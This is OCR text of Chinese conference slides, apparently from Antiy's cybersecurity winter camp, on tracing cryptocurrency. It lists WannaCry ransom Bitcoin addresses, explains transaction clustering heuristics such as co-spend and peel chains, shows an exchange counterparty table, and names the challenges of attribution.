an address

论坛泄露：1LDNLreKJ6GawBHPgB5yfVLBERi8g3SbQS
1933phfhK3ZgFQNLGSDXvqCn32k2buXY8a

比特币历史交易追踪



加密数字货币追踪与溯源

Wannacry比特币地址追踪

Wannacry2.0


- 115p7UMMngoj1pMvkpHijcRdfJNXj6LrLn
- 12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw
- 13AM4VW2dhxYgXeQepoHkHSQuy6NgaEb9

Wannacry1.0

- 1QAc9S5EmycqjzzWDc1yiWzr9jJLC8sLiY


https://docproof.org/

Clustering by co-spend 通过共同花费进行聚类




看时间戳: 将有关联的交易聚类在一起


Clustering by peel chain




交易所地址

Clustering by actively transacting




SUMMARY
EXPOSURE
COUNTERPARTIES
TRANSACTIONS
ADDRESSES
Date
Amount
Receiving Address
Counterparty
May 29, 2015 6:44:10 PM
-180.0
kraken.com
May 30, 2015 8:02:52 AM
75.982
May 31, 2015 7:02:59 PM
25.0
SharedCoin



SUMMARY | EXPOSURE | COUNTERPARTIES | TRANSACTIONS | ADDRESSES | OSINT

Counterparty	ATXO	Sent	Received	Flow	First	Last
Kraken.com	56	6,639,023	15,030	6,624,023	5/24/15	7/25/15
SharedCoin	48	0	1,032,731	1,032,731	5/31/15	7/25/15
[illegible]	13	0	49,556	49,556	7/04/15	7/04/15
[illegible]	10	0	111,610	111,610	5/1/15	7/9/15
[illegible]	6	0	29,600	29,600	6/24/15	7/ 8/15
[illegible]	8	0	1,032,731	1,032,731	6/11/15	7/11/15
[illegible]	7	0	56,056	56,056	6/ 5/15	7/ 8/15
[illegible]	7	0	612,797	612,797	5/29/15	7/24/15

4 挑战就在现在

加密数字货币追踪与溯源

- 场外交易监管难度大
- 国际合作
- 强匿名数字货币的应用

第五届安天网络安全冬训营

网络空间威胁对抗技术与实战研讨会

暨 关键信息基础设施保护实践论坛

Thank You

wtc.antiy.cn

红旗漫卷

敌情想定是前提，网络安全实战化